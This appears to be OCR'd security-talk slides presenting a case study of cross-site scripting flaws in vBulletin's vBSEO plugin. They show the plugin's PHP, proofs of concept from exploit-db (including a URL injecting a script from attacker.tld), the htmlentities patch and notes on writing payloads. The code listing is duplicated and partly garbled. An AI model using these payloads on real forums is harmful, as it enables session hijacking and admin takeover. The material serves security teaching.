
Case Study - vBSEO



Case Study - vBSEO



Case Study - vBSEO




```
214  - {
215    if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216    continue;
217    if(!$linkbacks_no)
218    print_description_row('
219    <input type="button" value="' . $vbphrase['vbseo_validate'] . '" onclick="js_check_all_option(this.form, 1);" class="button" title="' . $vbphra
220    ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? ' 
221    <input type="button" value="' . $vbphrase['delete'] . '" onclick="js_check_all_option(this.form, -1);" class="button" title="' . $vbphrase['dele
222     
223    <input type="button" value="' . $vbphrase['ignore'] . '" onclick="js_check_all_option(this.form, 0);" class="button" title="' . $vbphrase['ignor
224    ', 0, 2, 'thead', 'center');
225    $linkbacks_no++;
226    $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
227    if($linkbacks_no>1)
228    print_description_row('<span class="smallfont"> </span>', 0, 2, 'thead');
229    print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url'])."\" target=\"_blank\">$pback[t_src_url]
230    print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url'])."\" target=\"_blank\">$pback[t_dest_ur
231    print_label_row('<b>' . $vbphrase['vbseo_type'] . '</b> ', $vbphrase['vbseo_'.(($pback['t_type']==2)?'refback':($pback['t_type']?'trackback
232    print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s',$pback['t_time']));
233    print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
234    print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback[t_text]), 8, 70);
235    print_label_row($vbphrase['action'], "
236    <label for=\"val_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"1\" id=\"val_$pback[t_id]\" tabindex=\"1\"
237    <label for=\"del_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"-1\" id=\"del_$pback[t_id]\" tabindex=\"1\
238    <label for=\"ign_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"0\" id=\"ign_$pback[t_id]\" tabindex=\"1\"
239    ", '', 'top', 'postaction');
240    }
241    if (!$linkbacks_no)
242  - {
243    print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244    print_table_footer();
245    }
246    else
247  - {
248    print_description_row(vbseo_pager($total, 'pager'), false, 9, '', 'center');
249    print_submit_row();
250    }
```

Case Study - vBSEO

vbseo_moderate.php - SciTE

File Edit Search View Tools Options Language Buffers Help

1 vbseo_moderate.php

```
214  - {
215    if (!vbseo_can_moderation_linkback(0, $pback['forumid']))
216    continue;
217    if(!$linkbacks_no)
218    print_description_row('
219    <input type="button" value="' . $vbphrase['vbseo_validate'] . '" onclick="js_check_all_option(this.form, 1);" class="button" title="' . $vbphra
220    ' . ((can_moderate('candeleteposts') OR can_moderate('canremoveposts')) ? ' 
221    <input type="button" value="' . $vbphrase['delete'] . '" onclick="js_check_all_option(this.form, -1);" class="button" title="' . $vbphrase['dele
222     
223    <input type="button" value="' . $vbphrase['ignore'] . '" onclick="js_check_all_option(this.form, 0);" class="button" title="' . $vbphrase['ignor
224    ', 0, 2, 'thead', 'center');
225    $linkbacks_no++;
226    $pback['t_title'] = htmlspecialchars($pback['t_title'], ENT_QUOTES);
227    if($linkbacks_no>1)
228    print_description_row('<span class="smallfont"> </span>', 0, 2, 'thead');
229    print_label_row('<b>' . $vbphrase['posted_by'] . '</b>', '<a href="'.htmlentities($pback['t_src_url'])."\" target=\"_blank\">$pback[t_src_url]
230    print_label_row('<b>' . $vbphrase['vbseo_for'] . '</b>', '<a href="'.htmlentities($pback['t_dest_url'])."\" target=\"_blank\">$pback[t_dest_ur
print_label_row('<b>' . $vbphrase['date'] . '</b>', date('Y-m-d H:i:s',$pback['t_time']));
print_input_row($vbphrase['title'], "pingtitle[$pback[t_id]]", $pback[t_title], 0, 70);
print_textarea_row($vbphrase['message'], "pingtext[$pback[t_id]]", htmlentities($pback
print_label_row($vbphrase['action'], "
238    <label for=\"ign_$pback[t_id]\"><input type=\"radio\" name=\"pingaction[$pback[t_id]]\" value=\"0\" id=\"ign_$pback[t_id]\" tabindex=\"1\"
239    ", '', 'top', 'postaction');
240    }
241    if (!$linkbacks_no)
242  - {
243    print_description_row($vbphrase['vbseo_no_linkbacks_awaiting_moderation']);
244    print_table_footer();
245    }
246    else
247  - {
248    print_description_row(vbseo_pager($total, 'pager'), false, 9, '', 'center');
249    print_submit_row();
250    }
```

What is a LinkBack? (i.e. RefBack)

Wikipedia:

"A linkback is a method for Web authors to obtain notifications when other authors link to one of their documents. This enables authors to keep track of who is linking to, or referring to, their articles. The three methods (Refback, Trackback, and Pingback) differ in how they accomplish this task."

Source: http://en.wikipedia.org/wiki/Linkback

Case Study - vBSEO

Notification medium:

HTTP “Referer” header sent by the client’s browser.

Action required when notification is received:

- Extract ”referer” value from incoming HTTP headers
- Retrieve referring page
- Parse retrieved page for desired information

Injection Vector:

- Title (<title>XSS</title>) is not safely encoded

Source: http://en.wikipedia.org/wiki/Linkback

Case Study - vBSEO


Proof of Concept: (Served from attacker.tld/poc.html)

```
<html>
<head>
<title> [XSS String] </title>
</head>
<body>
<a href="http://vbulletin-installation-with-vbseo.tld/01-some-forum-thread.html">Click Me</a>
</body>
</html>
```

Source: http://www.exploit-db.com/exploits/16076

Case Study - vBSEO

Sitemap



Vulnerability Details:

- File: /vbseo_sitemap/index.php
- Variables: $dl['useragent'] and $_GET['botsonly']
- Affected Feature: Displaying bot statistics

Vulnerability Patch:

htmlentities($_GET['botsonly'], ENT_QUOTES, "UTF-8");

htmlentities($dl['useragent'], ENT_QUOTES, "UTF-8");

Source: http://www.exploit-db.com/exploits/16077/

Case Study - vBSEO

Proof of Concept:

http://www.target.tld/vbseo_sitemap/index.php?dlist=true&botsonly=<script src="//attacker.tld/xss.js"></script>

Source: http://www.exploit-db.com/exploits/16077/

Writing a Payload

Admin Functions

- Core features
- Plugins

Code Execution

- Direct
- Injection
  - Themes
  - Plugins

JavaScript

document.write(); // ? No.

document.appendChild(); // ? Yes.

Security Features

Cross-Site Request Forgery (C-Surf / CSRF)


- WordPress = 10^36
- vBulletin Hash = 32^36
- vBulletin Token = (10^10)+40^36

Writing a Payload From Scratch


Schrödinger's Source Code:

"Until you compile and run it, you won't know if it runs flawlessly or ends immediately with a stack trace."

